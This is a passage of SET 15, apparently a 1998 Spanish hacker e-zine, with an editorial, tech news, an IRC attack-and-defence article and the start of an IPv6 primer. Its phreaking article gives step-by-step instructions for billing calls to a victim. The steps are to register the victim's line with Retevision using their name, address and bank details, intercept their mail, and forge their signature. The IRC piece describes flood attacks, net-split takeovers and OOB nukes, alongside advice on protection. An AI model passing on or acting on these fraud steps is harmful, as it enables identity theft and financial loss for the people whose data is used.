

computers, who prefer to learn only the minimum amount necessary. 2. One who programs enthusiastically or who enjoys programming rather than just teorizing about programming.

-- Guy L. Steele
The Hacker's Dictionary

```

          |-----|
          |   C O N T E N I D O S   |
          |-----|
          ||                         ||
-----|-----|-----|-----|-----|-----|-----|-----|-----|
- { 0x00 } - { Contenidos } - { SET 15 } -
  \.../   \.._/ by SET Staff
  -||-
- { 0x01 } - { Editorial } - { SET 15 } -
  \.../   \.._/ by Editor
  -||-
- { 0x02 } - { Noticias } - { Noticias } -
  \.../   \.._/ by Rufus T. Firefly
  -||-
- { 0x03 } - { 050 } - { Phreak } -
  \.../   \.._/ by ArMaND VanHell
  -||-
- { 0x04 } - { IRC War } - { IRC } -
  \.../   \.._/ by OmiKroN
  -||-
- { 0x05 } - { IPV6 } - { Protocolos } -
  \.../   \.._/ by Tyako
  -||-
- { 0x06 } - { En linea con: GuyBrush } - { Sociedad } -
  \.../   \.._/ by Paseante
  -||-
- { 0x07 } - { Tabla de tiempos del John the Ripper 1.4 } - { PassCrack } -
  \.../   \.._/ by +NetBul
  -||-
- { 0x08 } - { Proyectos, peticiones, avisos } - { SET 15 } -
  \.../   \.._/ by SET Staff
  -||-
- { 0x09 } - { Este banco esta ocupado } - { Normas } -
  \.../   \.._/ by fca000
  -||-
- { 0x0A } - { Los bugs del mes } - { SET 15 } -
  \.../   \.._/ by SET Staff
  -||-
- { 0x0B } - { La red global de IBM } - { Redes } -
  \.../   \.._/ by fca000
  -||-
- { 0x0C } - { La vuelta a SET en 0x1D mails } - { eMail } -
  \.../   \.._/ by SET Staff
  -||-
- { 0x0D } - { Introduccion a Iberpac - Tercera Parte - } - { Redes } -
  \.../   \.._/ by El Nuevo Eljaker
  -||-
- { 0x0E } - { Curso de Novell Netware -II y III- } - { Novell } -
  \.../   \.._/ by MadFran
  -||-
- { 0x0F } - { Hacking NT v 1.0 } - { Hack } -
  \.../   \.._/ by Chessy
  -||-
  
```


-[0x01]-----
-[EDITORIAL]-----
-[by Editor]-----SET-15-

Bienvenidos una vez mas a otro numero de SET, el 15, la niva bonita.

Siempre he pensado que la editorial de cualquier publicacion es aquella en la que el editor o una de las personas de la misma expresa su opinion sobre los hechos que han ocurrido durante el periodo entre dos publicaciones seguidas. Son cosas que nos pasan a todos, y que cada uno las ve de una manera.

El retraso en esta ocasion se ha debido a una conjuncion de factores que hacen pensar cada vez con mas fuerza en la existencia de Murphy. Desde un simple gripazo que no hay manera de que me deje (se debe haber enamorado de mi), hasta los ya tan famosos fallos de la red (Paseante, tu eres gafe, no? ;))

Esta claro que estas fechas son complicadas para la mayoria. Unos cuantos con exámenes. Algunos ya de la Universidad, otros preparandose para entrar. E incluso algunos celebrando su cumpleaños de por medio (Felicidades, Garrulo!!)

A esto hay que añadirle que no hemos parado en ningun momento en la organizacion de SET CON 98, las Jornadas sobre Seguridad en las Nuevas Tecnologias, de las que teneis mas informacion en las seccion de avisos, esto es, la 0x08 ;)

Pero claro, siempre tiene que pasar algo... Cuando estamos preparando unas jornadas de tal magnitud pues te esperas reacciones de todo tipo. Hay gente que no se conoce y que desinteresadamente quiere echar una mano. Siempre va a haber roces, no los puedes evitar. No todo el mundo va a estar de acuerdo en lo que se va a hacer. Ademas, no es posible caerle bien a todo el mundo. El otro dia hablaba con un amigo de Valencia sobre esto. Tenemos que hacer aquello que creamos que esta bien, y hacerlo lo mejor posible.

Lo peor no es que haya gente que no este de acuerdo. Eso es algo totalmente normal, y que ayuda a mejorar si se toma bien. Lo peor es cuando gente en la que crees que puedes confiar te demuestra todo lo contrario. Y peor aun cuando encima lo hacen metiendose con la gente a la que aprecias. Es simplemente una cuestion de confianza, que para colmo se ha producido durante el cierre de SET 15... Joers, si cuando digo que Murphy anda por medio... Pero en esta ocasion no fue Murphy.

Por que cuento esto... Pues no se. Tal vez para intentar que a vosotros no os pase lo mismo, tal vez para demostrarme a mi mismo y a los demas que sigo aqui, y que voy a seguir.

Debido a todos estos altercados, SET CON ha sufrido cambios en su organizacion, cambios que empezaran a demostrar su efectividad a partir de ya, y que entre todos lograremos que esta CON sea no la mejor, sino el inicio de una serie de Jornadas a cada cual de mayor calidad.

Ya volviendo al tema principal, SET. Estad atentos a iWorld, porque en el proximo numero de Julio seguramente aparecera publicado un articulo genial sobre los hackers hispanos, en el que participamos gente de SET, y hackers de mas sitios. Desde los comentarios de WarezzMan hasta las impresiones de ElJaker, pasando por la entrevista a Conde Vampiro, y sin olvidarse de mis propias opiniones ;) Ya nos contareis que os parece.

Y como ya voy con bastante retraso en la salida de SET 15, pues no me enrollo mas, que luego empezais con que hablo demasiado ;)

Pero antes de nada, pues agradecer a todos aquellos que habeis enviado articulos y no han salido publicados. Ahora mismo podriamos sacar SET 16 gracias a vosotros. Como comprendereis, se le ha dado prioridad a temas fijos y de actualidad. Los temas estacionarios y de opinion seran publicados en proximos numeros.

En SET 14, en la seccion de noticias, volvimos a la carga con una nueva inocentada, esta vez a tiempo. La noticia referida a la actitud de la BSA promocionando software libre lamentablemente no es cierta. Como pista se dio que procedia de USA el dia 1 de Abril, dia de los inocentes en este pais. Pero de todas formas, esperamos haberles dado una buena idea.

Una cosa mas, a ultimisima hora hemos podido incluir una version en Ascii del documento de Chessy sobre seguridad en NT, si os interesa y estoy seguro de que si os recomiendo encarecidamente que paseis por nuestra web para bajaros el original en formato Word que incluye tablas y graficos no presentes aqui.

Es posible que en SET 16 incluyamos una nueva version Ascii mas pulida y que se base en el documento final. Si pensais distribuir el doc echadle antes un vistazo al archivo que viene en este zip -----disclaim.txt----

Bueno, pues ya si. Os dejo con SET 15. Espero que la disfruteis leyendola tanto como nosotros haciendola.

Ok. Esto es todo por esta editorial.

Keep on hackin'
Editor

EOF

-[0x02]-----
-[NOTICIAS]-----
-[by Rufus T. Firefly]-----SET-15-

>>> Windoze 98

Sí, M\$ Windoze 5.0 + M\$ DOS 8.0 estarán a la venta dentro de poco (bajo el nombre de Win-ouch 98, como era de esperar).

Por un lado la gente dice que es más de lo mismo, y encima caro [cobran las betas, así que es normal que cobren los parches]. Ya pudimos ver por la tele una bonita demostración, con cuelgue incluido [para que nadie pueda decir que no es lo que sale en los anuncios].

Y por otro [he aquí lo bueno] a M\$ le han puesto un pleito por monopolio. Tantas maniobras ilegales no podían seguir pasando desapercibidas. Intentaron negociar un pacto justo para todos [se rumorea que M\$ solo intentaba hacer torear a los fiscales, cosa probable], pero al final Bill Puertas líquido y como era de esperar, los fiscales atacaron.

[M\$, lo tuyo es el marketing, nunca has podido hacer software decente, y en juicios estás verde... "te acuerdas de que AT&T fue separada en Baby Bells por el Departamento de Justicia Yankee acogiendo a las leyes antimonopolio? Tal vez seas el siguiente, y si no, por lo menos va a salir bastante mierda.]

>>> Intel

Hehehe, el "tel" de Wintel va detrás del "Win" tanto en la palabra como en los juicios. A algunas empresas se le han inflado las narices y se han cansado de Intel juegue sucio con su "super tecnología" [de marketing, porque de potencia hay muchos chips bastante mejores] y la Federal Trade Commission ha planteado el caso. La línea se parece a la del caso M\$: antimonopolio y algunos otros detallitos que agravan aun más el delito.

[Jugar sucio trae problemas, ahora falta que los problemas pasen de dolor de cabeza (juicios) a *dolor* de *cabeza* (condenas de las fuertes) para que la gente empiece a recordar que se juega con las mismas reglas o se rompe la baraja]

[P: Recomiendo ver la publicidad de Apple sobre la potencia de sus G3 comparados con los PII de Intel. Fascinante. :-D]

>>> Merced

"Que decir de este... este... este... nombre?
Porque yo no he visto nada material, solo el nombre.
Siguen sin sacar nada en serio y además avisan que van con retraso según lo planeado. Eso sí, muchas empresas no paran de babear y decir que portarán sus cosas a Merced.

Lo único que podemos decir es que Intel acaba de conseguir un nuevo avance en ingeniería de hardware, pues ha conseguido aplicar el vaporware de la ingeniería [o se dice marketing?] de software a hardware.

[Mucho ruido y pocas nueces. Mas vale pajarero en mano que ciento volando. :P]

>>> AMD K6 3DNOW

Pos'eso, que los de AMD ya han presentado su nueva cucaracha. Mas MHz, mas

instrucciones y algo mas caro de lo prometido. Por lo menos esta vez le llevan la delantera a Intel.

En cuestiçn de rendimiento bruto, que es lo que importa, no sabemos mucho. Si usas sus nuevas instrucciones, la cosa marcha, pero claro, hay que recompilar (como con las famosas MMX de Intel). :[

[Que levante la mano el que tenga todo su software optimizado para MMX... -Bingo! Cogiste el concepto... mas potencia de verdad y menos tonterias.]

>>> L0pth

Estos señoritos se presentaron ante el Senado y pusieron las cosas bien claras: hay mucha inseguridad, a pesar de lo que digan otros "expertos".

Una vista a <http://www.l0pht.com/> seguro que no viene mal, seguro que se aprende algo nuevo.

[Conocer es poder. Ocultar solo es retrasar el desastre.]

>>> GIMP 1.0

GIMP 1.0 ya esta disponible. Al fin un programa GPL de imagen 2D comparable a los programas comerciales. Su unica pega es que no soporta CMYK y la tipica escasez de drivers o falta de sistemas de correccion de color, con lo que no es una buena opcion para impresion profesional, pero si para graficos RGB a todos los niveles (pro o amateur) como pueden ser las paginas web o impresion no profesional [todo se andara... ya veremos como es la 2.0].

El sitio oficial es <http://www.gimp.org/> y la de una empresa dedicada a dar soporte y mejorar el programa es <http://www.wilberworks.com/>.

[“Quien ha dicho que las cosas GPL son para expertos y amantes de los ordenadores? “Quien ha dicho que no se puede hacer dinero con software GPL?]

>>> Corel y Linux

Corel sigue muy ilusionada con su nueva maquina (creada por su filial de hardware, y con SO Linux). Incluso va portar sus otro productos a Linux, pero (siempre hay un "pero"), en contra de lo que algunos dicen, no sera GPL.

Una cosa es que los señores de Corel quieran sacar dinero (y estan en su derecho) y vayan a ampliar su mercado, y otra es que liberen todo su codigo fuente (como han dicho algunos "enteraos").

[Yo no me opongo al software comercial para Linux, solo pido que sea de calidad y con un precio razonable. Todo es cuestion de que las empresas tomen nota y den el salto a Linux... a lo mejor asi sus productos dejan de fallar misteriosamente (curiosamente suele coincidir con la instalacion de nuevas DLL) y empiezan a rendir mas que las versiones M\$ Windog ;]]

>>> Cabezas nucleares para celebrar el milenio.

Algunos pirados han propuesto usar ICBMs como fuegos artificiales. Sin la cabeza nuclear, se supone ;] . Como manera de reciclar esos trastos letales, no esta nada mal. Ojala funcione y prueben con mas cosas. Para mas datos <http://www.mercurycenter.com/local/center/firework0604.htm>

>>> Retenet e Infovia Plus

Los chicos de Retevisión ya están desplegando la alternativa a Infovia Plus. Por desgracia hay pocos datos. Solo sabemos que se basan en los proveedores que compraron hace poco (Servicom y RedesTB), que irán poniendo nodos de acceso progresivamente y que tienen modems de 56KB.

Por su parte Timofónica ya ha empezado con Infovia Plus, aunque no sabemos si solo son pruebas o se puede saltar de verdad a Internet. También usa nodos locales y está en fase de expansión. Hasta el 1 de Diciembre de 1998 Infovia seguirá funcionando de manera paralela.

[Veremos que pasa en los próximos meses... "bajada de precios?]

>>> Timofónica y sus seguidores

Timofónica sigue haciendo de las suyas. Ahora ni siquiera nos permiten criticarla, como demuestran las denuncias contra, por poner un ejemplo, la plataforma Tarifa Plana, y todas aquellas que hayan hecho uso, según ellos indebido, de sus logotipos. Y es que ni siquiera se va a respetar nuestra libertad de opinión.

[Hombre, aquí no hay cuarta enmienda, ni cosas por el estilo, pero si algo muy majó que dice:

Artículo 20

1. Se reconocen y protegen los derechos:
 - a) A expresar y difundir libremente los pensamientos, ideas y opiniones mediante la palabra, el escrito o cualquier otro medio de reproducción.
 - b) A la producción y creación literaria, artística, científica y técnica.
 - c) A la libertad de cátedra.
 - d) A comunicar o recibir libremente información veraz por cualquier medio de difusión. La ley regulará el derecho a la cláusula de conciencia y el secreto profesional en el ejercicio de estas libertades.
2. El ejercicio de estos derechos no puede restringirse mediante ningún tipo de censura previa.
3. La ley regulará la organización y el control parlamentario de los medios de comunicación social dependientes del Estado o de cualquier ente público y garantizará el acceso a dichos medios de los grupos sociales y políticos significativos, respetando el pluralismo de la sociedad y de las diversas lenguas de España.
4. Estas libertades tienen su límite en el respeto a los derechos reconocidos en este Título, en los preceptos de las leyes que lo desarrollen y, especialmente, en el derecho al honor, a la intimidad, a la propia imagen y a la protección de la juventud y de la infancia.
5. Solo podrá acordarse el secuestro de publicaciones, grabaciones y otros medios de información en virtud de resolución judicial.

-- Constitución Española]

Y sin irse por peteneras, pues mira, los comentarios de la propia M\$, que son sin duda de los mas criticados: "Es absurdo intentar evitar que te critiquen. Ademas, seria contraproducente".

Nada, nada. Nos ahorraremos de hablar de Timofonica, no sea que luego digan que somos unos criminales. ;)

>>> Euskaltel entra en juego: Eusk@lnet

Euskaltel, el socio vasco de Retevision comenzo en mayo a ofrecer servicios de red bajo el nombre de Eusk@lnet. Su oferta es muy interesante, pues REGALAN a sus clientes el acceso a Internet. Se incluyen dos cuentas de correo, 5 megas de web, servidor propio de noticias...

Existe la conexion Eusk@lnet Premium, ya de pago, que ofrece mejoras sobre el acceso basico a Eusk@lnet.

Todo esto seguido, como es habitual, de las criticas de los proveedores de la zona, pues claro, es una competencia muy dura para ellos. Entendamoslo, que el usuario tenga gratis algo por lo que unos "glotones" pretenden cobrar no suele sentar muy bien.

>>> Se celebros HackIt 98

El fin de semana del 5, 6 y 7 de Junio parece que se puso de acuerdo todo el mundo. Mientras que en USA se celebraba la ya mitica SummerCon X, en Florencia se realizaba la HackIt 98. Lo que al parecer se trato de la primera macro CON europea.

[Nota para los que dieron la noticia: Habeis oido hablar de la HIP 97, en Holanda o de la HOPE?]

Mucha charla, discusiones, algo llamado hacker art, y segun se comenta, muy buen rollo. Tan bien ha salido que ya estan preparando la HackIm 99, que se celebrara en Milan.

Nosotros por nuestra parte seguimos organizando SET CON 98 y por parte de mas gente se esta preparando la UnderCON 98. Asi que aprovechamos para avisar a aquellos que han informado de la HackIt 98 que sigan leyendonos como hasta ahora, a ver si pueden venir a alguna en España ;)

>>> Disponible la version 1.5 de John The Ripper

Para aquellos que aun esteis trabajando duramente en nuestro concurso de claves, ha salido ya la ultima version (por el momento) del John The Ripper. Ofrece mejoras en la codificacion de las rutinas de cifrado, consiguiendose un rendimiento superior en un 30% a la version 1.4 en un Pentium II.

Vale, ya que se os han puesto los dientes largos, pues aqui teneis la direccion de la pagina oficial:

<http://www.false.com/security/john/>

Que lo disfruteis !!

>>> Seminario sobre delito en Internet

El dia 18 de Junio se celebra en Madrid a cargo de Fundesco un seminario

el delito en la Red con el titulo de "Ladrones de Guante Virtual". Ya os informaremos de que se dice y a quienes meten en el mismo saco.

EOF

-[0x03]-----
-[050]-----
-[by ArMaND VanHell]-----SET-15-

En primer lugar, me gustaria saludar a los miembros de SET, cuya ezine he leído por completo, y la cual encuentro muy entretenida, y felicitarles por su éxito, bien merecido, aunque si bien es cierto el tema phreak no lo tratan tanto como debiera, exceptuando al Profesor Falken (muy bien) y por eso hemos decidido echar una mano con lo que podamos.

RETEVISION NOS LO PONE FACIL

Saludos, este es un issue de TDD redactado especialmente para el SET, aunque podreis encontrarlo igualmente y junto con otros en nuestra web site:

tdd.islatortuga.com

Como introduccion y para los que no nos conozcais por nuestra breve existencia en la scene under, deciros que TDD [The Den of the Demons] es un grupo de phreakers que nace fruto de la opresion timofonica para combatir en pro de los indefensos ante el monopolio de la mano estranguladora del gran hermano (y de las que no son del hermano tambien) tal y como reza el primer parrafo de nuestra pagina web.

LLAMAR CON EL 050 TIENE MUCHAS VENTAJAS ;)

Como casi todo el mundo sabra recientemente se ha instalado en nuestro territorio un nuevo operador global de telefonia: Retevision. [Que es para todos, que tarifica por segundos, ...] y que con tan solo llamar al 015 podremos darnos de alta en sus listas para poder llamar a traves del servicio indirecto 050.

La cosa es muy sencilla llamamos al 015, nos cosen a preguntas, nos mandan el contrato, lo firmamos y se lo devolvemos y nos dan de alta. Sin cuotas ni nada (solo este año). Realmente nos dan de alta a las pocas horas provisionalmente antes de mandarles el contrato }:)

Pero... que nos impide dar de alta cualquier otro telefono que no sea el nuestro. }:)

Como todos sabreis cuando realizais una llamada por ejemplo a informacion (1003), Telefonica os tiene pillados: que si llamas desde una cabina, desde tu casa, direccion, localidad, edad... o sea que lo saben todo (o casi todo), pero Retevision no tiene acceso a esos datos, ya que son de otra empresa que no esta dispuesta a darselos (aparte de que seria ilegal, todos conocemos el pitote que se armo cuando dijeron que iban a cederlos a partir del 1 de Enero de este año) y por eso, como mucho pueden saber el numero desde el que llamas, pero nada mas.

Bueno, pues una vez que la mente phreaker se percata de esto, solo le queda desarrollarlo, pero no de una forma cualquiera, esto puede utilizarse en cualquier telefono (una verde de un bar, un telefono de un locutorio, un telefono particular de otra persona, el tuyo propio pero con otros datos...) pero el reto estaba en conseguirlo en un tm. [“Os imaginais a un tm tarificando por segundos? XDDD]

El primer escollo se encuentra en que cuando intentas marcar 015 o cualquier otro numero de Retevision, el display del TM nos muestra un hermoso rotulo con SERVICIO NO DISPONIBLE. Esto podia (ojo en pasado) salvarse

facilmente con la utilizacion del bug 9R900XX (publicado integra y detalladamente en nuestra web) que nos permitia tener acceso a la lineas especiales OXX (003, 004, 015, 096, 091, todas...).

Despues de unas primeras llamaditas al 015 (9R90015) y empapados de info, hacemos una lista de las cosas que nos hacen falta:

- o El numero de telefono del TM. -> Con un movil GSM o RDSI :(
- o Datos personales de una victima. -> Este ya es terreno farragoso y no corresponde aqui darle solucion a este problema, solo decir que hace falta nombre, apellidos, direccion, y los datos de una cuenta corriente (todos los numeros).
- o Luego te preguntaran mas cosas, lo mas importante es que pidas la "factura" BIMENSUAL, por aquello de que dure mas. :)

Una vez que te hallan tomado todos los datos, recomendacion de que se haga desde el telefono que se vaya a dar de alta para dar mas confianza y en horas punta, como al mediodia.

Te diran que te mandaran el contrato por correo en 24-48 horas, o sea de 7 a 9 dias minimo. Aqui hay que hacer una intervencion del correo de la victima, tampoco vamos a explicar como, tan solo decir que es mejor escoger una victima en un edificio de muchos pisos y enterarse de la hora a la que pasa el cartero.

Si tienes paciencia y la suerte de poder pillar al contrato, lo firmas, bajo el nombre de la victima no el tuyo claro. :) Y lo mandas.

Cuando lo reciban, verifiquen, etc... te daran el alta (definitiva). Y cuando eso te llamaran para decirtelo, cosa chungu que no podremos estar alli para contestarles, si hay suerte, lo mas probable es que nadie conteste, mucha casualidad seria que mientras que llaman alguien descuelgue el tm (este no hace seales de ningun tipo de llamada entrante) asi que lo que hacemos es llamarles nosotros en otro momento y decirles que no estabamos o algo asi. Entonces ya esta -ALEHOP! a llamar con un 25% de descuento.

Si no hubiesen corregido el bug la llamada desde un tm se haria de la siguiente forma: 9R90050 XX X XX XX XX , donde las X son el telefono con el prefijo (ex-prefijo) y la llamada se cargaria a la cuenta de la victima. Y desde cualquier otro telefono 050 XX X XX XX XX.

Si quieres hacer una pequena prueba de que esto es posible, vete a cualquier telefono y marca el 050 915560214 y podras oir el mensaje de Retevision de que el telefono desde el que llamas TODAVIA no ha sido dado de alta y que para hacerlo llames al 015.

Y me refiero a victima en todos los casos, porque la tarificacion se carga a la cuenta de esta persona, a Telefonica plin.

Creo que con todo esto cuanto menos ha sido entretenido de leer, y seguro que a mas de una le ha dado ideas para hacer phreaking.

Tambien hay que señalar que realmente es facil darse de alta en Retevision como dicen, REALMENTE facil.

Si Telefonica no se hubiese apresurado a actualizar los tm esta info os hubiera llegado antes de que dejase de funcionar, pero de todas formas sigue siendo aplicable a cualquier otro telefono, lo logico seria usar uno publico o uno al que se tenga facil acceso. [Ya no se puede llamar a los TM, porque el numero marcado no existe :)]

Sin nada mas que decir se despide el redactor de este escrito ArMaND

VanHell miembro de TDD. Y remitiros a nuestra pagina web en donde encontrareis mas informacion sobre este y mas temas relacionados con el phreaking. [Si, es propaganda.] De paso, me gustaria saludar a los colegas de #phreak ;).

EOF

```
-[ 0x04 ]-----  
-[ IRC WAR ]-----  
-[ by OmiKroN ]-----SET-15-
```

PELIGRO IRC-WAR!!! by OmiKroM

Sin duda uno de los servicios mas difundidos en la red es el Internet Relay Chat (IRC o simplemente chat para los amigos X-D) , como todos los que leeis esto sabeis lo que es , no me voy a entretener en explicar como funciona detalladamente ya que no es ese el objetivo del articulo aunque aqui teneis un resumen de las ordenes mas usuales.

/list , Te da la lista de canales disponibles en el servidor.

/join #canal , Para entrar en un canal determinado.

/part #canal , Para salir del canal.

/quit , Con esta orden te desconectas del servidor.

/nick tu-apodo , Cambias tu apodo.

/query nick , Abre una conversacion privada con quien eligas.

/whois nick , Te muestra informacion sobre alguien (si esta en el IRC).

/topic #canal NuevoToPiC , Cambias el topic del canal.

/ping nick , Realiza un ping al nick elegido diciendote el tiempo que tarda en responder.

/help , Muestra la ayuda del programa .

/ignore nick , Con esto dejas de recibir los mensajes de este nick.

/ignore off , Sirve para volver a leer los mensajes de todos.

/invite nick #canal , Invitas a alguien a tu canal.

/mode #canal +o nick , Das el estatus de op a alguien (tienes que serlo tu antes)

/mode #canal -o nick , Le quitas el OP , (si no eres operador no lo puedes hacer)

/mode #canal +oo nick1 nick2 . (das el op a 2 usuarios)

/mode #canal -oo nick1 nick2 . (lo mismo pero quitandoselo)

/mode #canal +b nick , Baneas a "nick" del canal.

/mode #canal -b nick , Dejas que "nick" pueda volver al canal :-)

/mode #canal +bb nick1 nick2 . (baneos "multiples")

/mode #canal -bb nick1 nick2 . (desbaneos "multiples")

Con la orden "/mode #canal modo" se pueden cambiar los modos del canal estos son:

i, para acceder al canal hay que ser invitado.

p, canal privado.

m, canal moderado , en el que no pueden hablar sin ser op.

l, para limitar el numero de usuarios maximo. (ej : l 2600).

s, canal secreto, es decir no apaerce en la lista de canales que se obtiene mediante /list.

t, solo los operadores pueden cambiar el topic del canal

k, Protege el canal por contraseña.(saludos a los del canal #hackers X-D)

Hasta aqui ningun problema ,no? :-)

-Algo sobre el BAN-

el ser baneado es ser expulsado del canal y que no puedas volver a entrar en el. Esto en teoria es efectivo, pero vamos a ver que en la practica no lo es. Hay diferentes niveles de ban, desde una prohibicion a tu nick a entrar a un canal hasta la prohibicion a todo tu dominio , es decir a todos los usuarios que se conecten desde tu mismo proveedor (jarl!).

Dependiendo del tipo de ban que nos hagan asi deberemos de actuar si queremos volver al canal. Si te banean el nick no hay que pensar mucho para darse uno cuenta de que si lo cambiamos podemos volver a canal , si el ban es a tu mask es decir a tu mascara de usuario (ej: *!usernicks@host.es) no tienes mas que salir del server en que te encuentres , cambiar esta y volver a entrar para darle en las narices al "baneador" ;-). Como cambio mi mask? sencillo, si usas el mirc en mirc setup existe una carpetilla con el nombre de ident, ahi pones otro nombre distinto al que este y ya esta.

Todavia existen bans mas fuertes como el banear a todo un servidor, pero que clase de "individuo" se atreveria a dejar sin entrar al canal a todo arrakis o a todo redestb? este ban la verdad que es muy bestia y no se utiliza casi nunca.

- Splitazos X-D -

Las redes de irc como es el caso de la IRC-Hispano , estan compuestas por muchos servidores independientes que mantienen comunicacion entre si , por lo que si un usuario esta en un server por ejemplo irc.lleida.net y otro en el irc de arrakis (irc.arrakis.es), pueden intercambiar mensajes entre ellos. Hay ocasiones en que uno de estos servidores se descuelga del resto de servers ya sea por motivos de reajuste , por problemas...(algun gracioso) , entonces todos los usuarios que estuvieran conectados a este servidor "descolgado" tambien quedarian fuera de la red de irc , pudiendo hablar solo con los que estuvieran en ese server.

A esto se le llama split o net-split , y tambien se podria utilizar con fines de ganar el OP, digo se podria porque ahora ya es dificil. La cuestion es que por ejemplo estas en un canal (#informaticos) y no tienes el op y nadie te lo da :-), puedes aprovechar un split de un server para conectarte a el , crear alli el canal #informaticos y esperar a que el servidor se reajuste y vuelva a la gran familia del IRC-hispano. Si todo va bien al volver seras otro OP mas del canal.

Digo si todo va bien porque ahora los servers estan protegidos contra esto, al volver a la red te quitan el status de op :-)

Esto tambien podrias utilizarlo para entrar en canales que estan marcados con

modos +i o +k (ver los modos de arriba tio!!) si , en esos que o requieren que te inviten o que introduzcas una clave.
Para esto no tendrías mas que seguir el procedimiento anterior y con suerte estaras dentro.

Las formas de "guerrear" en IRC son de lo mas variadas y van desde los mas simples ataques a base de floods de texto a las mas avanzadas tecnicas.

Bien , pero vayamos por partes.

Caidas por FLoOD:

Hoy en dia todos los IRC servers debido a su gran uso , regulan la cantidad de informacion que producen los usuarios que esten conectados a el, esto lo hacen para evitar colapsos y que el tiempo de respuesta del server sea desmesurado. Como lo hacen? sencillo , no permitiendo que un usuario mande mas de una cantidad maxima de informacion en un tiempo determinado. Cuando un usuario rebasa esta cantidad maxima Bye Bye! , el server corta la comunicacion con el.

Ahora pensemos un poco , que pasaria si un "agresor" nos empezara a hacer peticiones de informacion a lo bestia ?, por ejemplo si nos hiciera muchos "/ctcp version" seguidos. Pues que nosotros si no tenemos proteccion contra este ataque (ver como protegerse) generaremos tal cantidad de informacion que el server simplemente nos echa.

Para que este ataque tenga exito el agresor debe mandar muchas peticiones en poco tiempo.

Imagina que lo pueden hacer 2 o mas tipos distintos a la vez contra ti....

El famoso "script.ini":

Seguro que en mas de una ocasion algun tipo sin que viniera a cuento te ha enviado un dcc con un archivo con un nombre especial , script.ini , pues bien al aceptar sin mas este archivo, sobreescribe otro de igual nombre que existe en tu ordenador con lo que se consigue que tu mirc se comprate de manera muy distinta a la que lo hace normalmente quedando a disposicion de lo que quiera hacer con el el agresor.

Así que si os encontrais a alguien que os envia este fichero primero NO lo acepteis y despues dile que se lo meta en.... bueno en su mIRC :-)

Caidas por Nukes:

Nuke se le viene llamando a cualquier ataque contra un usuario para hacer que se caiga del IRC , dentro de estos voy a comentar los Nukes ICMP y OOB.

El nuke ICMP (Internet Control Message Protocol) basicamente consiste en enviar mensajes ICMP a alguien haciendo pensar a su programa cliente de IRC que el server no esta disponible cerrando asi la conexion. Tambien se puede realizar este nuke enviando los mensajes al server , con lo que seria este el que cerrara la conexion con el cliente , las dos formas nos llevan a lo mismo , a la desconexion del usuario del IRC-server.

El nuke OOB (Out Of Band) en realidad no es un nuke en el sentido estricto de la palabra ya que aprovecha un bug de los protocolos de red que tienen los guindos ya sea 3.X,95 o NT.

El caso es que gracias al Netbios :-)) el puerto 139 queda abierto y enviandole cierta informacion el sistema nos deleita con uno de sus "pantallazos azules" pudiendo leer:

Ocurrio una excepcion OE at 0028 de VxD MSCTP(01)+000041AE Fue
llamado desde 0028 de VxD NDIS+00000D7C
(a que os suena? X-D)

No explico con mas detalles este bug por la sencilla razon de que existen muchos programas por internet que con solo indicarle la direccion IP del tipo en cuestion hacen todo "el trabajo sucio" .

Este bug Out of Band (OOB) es mas que conocido por los usuarios que cierran el puerto (o puertos) en cuestion o parchean sus protocolos de red. Esto lo consigues renombrando un archivo que se encuentra en el directorio system de windows , es decir renombra el archivo es c:\windows\system\vnbt.386 por c:\windows\system\vnbt.bak , y ya estaras protegido del OOB. (facil no? X-D)

Ya que estamos con los bugs, hay que hacer mencion a otro de carcteristicas parecidas al OOB , se trata del SSPING , si ,otro bug que afecta a nuestro windows y que puede ser utilizado contra nosotros con solo conocer nuestra direccion IP , el resultado es parecido al del OOB , cuelgue del sistema y consiguiente reinicio de tu maquina. Se trata de enviar una seria de paquetes fragmentados a tu ordenador con los que por decirlo asi , tu ordenador se vuelve loco.

Y seguimos con mas bugs de windows aunque este tambien afecta a los linuxeros asi que cuidadin pinguinos :-), se trata del TEARDROP , la unica manera de no sufrir ataques tear es parcheando tu kernel.

Existen mas bugs y por consiguiente cosas que explotar como el Bonk,SMB,Land y segun parece esto no acaba aqui (recordais es pantallazo azul de w98 toda una premonicion) :-)

Como me protejo?

Despues de exponer estos tipos de ataques solo me resta decir las formas de protegerse de " los malos " del IRC.

La forma mas inmediata de proteccion es el uso de un script que venga configurado con las opciones minimas de seguridad y ataque.

Un script no es mas que un programa que se añade a tu cliente de IRC dandole mas opciones de las que el cliente normal lleva por defecto. Como el programa para IRC mas utilizado por los guindoseros es el mIRC , no es de extrañar que la mayoria de los scripts se realizen para este.

Lo que debes pedirle a un script basicamente es una buena proteccion, contra floods (ya sean por texto ,por pings),OOB,ICMP y demas ataques que se puedan dar .A partir de aqui ya es a gusto de cada uno que el script tenga mas o menos "addons", como graficos ansi, wav's , midis y demas chorradillas que si hablamos claro , no son necesarios.

A la hora de elegir un script tenemos que tener cuidado , ya que algunos de ellos , llevan escondidos , backdoors, es decir puertas traseras con las que el que conozca la orden exacta puede ,desde tirarte del IRC , hasta borrar tu disco duro (que los hay borricos X-D). Lo mejor es que te guies por la gente del irc , es decir si 40 personas usan el MeGaMiX_SCRIPT y solo un par el SuPeR_BaCKDooR script , es de logica cual descartar no?. Esto puede parecer broma pero va en serio , ya que se han dado casos de scripts que llevaban entre sus archivos (nukes ,escaneadores de puertos...)algun tipo de virus .

Visto lo visto hasta ahora estos serian mis consejos finales para pasar un rato agradable en el IRC sin que ningun agresor te moleste:

1.No entres en canales como #irc-war #pruebas_scripts , alli van al tema!

2.No empiezes peleas si no es totalmente necesario puede que con el que te metas sepa mas que tu (tenga un script mejor X-D).

3.Parchea tu sistema operativo de bugs que puedan surgir como OOB.

4. NUNCA aceptes nigrun archivo por dcc si no sabes de antemano lo que es y tener especial cuidado con uno , "script.ini".

5.Consigue un buen script , es decir con protecciones a tope.

Bueno, con esto me despido espero que a "alguien" le sirva de "algo" esto que aqui digo. ;-)

Salu2!

EOF

```
-[ 0x05 ]-----
-[ IPV6 ]-----
-[ by Tyako ]-----SET-15-
```

Hola!

Antes de empezar me gustaria agradecer a Paseante y a los miembros de SET su hospitalidad conmigo; me ha encantado escribir para SET. Quisiera aclarar que yo no soy ningun experto, ni profesional, ni nada por el estilo: solamente estudio, leo y me sacrifico por aprender.

Este articulo pretende ser una introduccion al TCP/IP convencional y una explicacion de lo que sera en un futuro el IPv6 (o lo que se esta pretendiendo que sea).

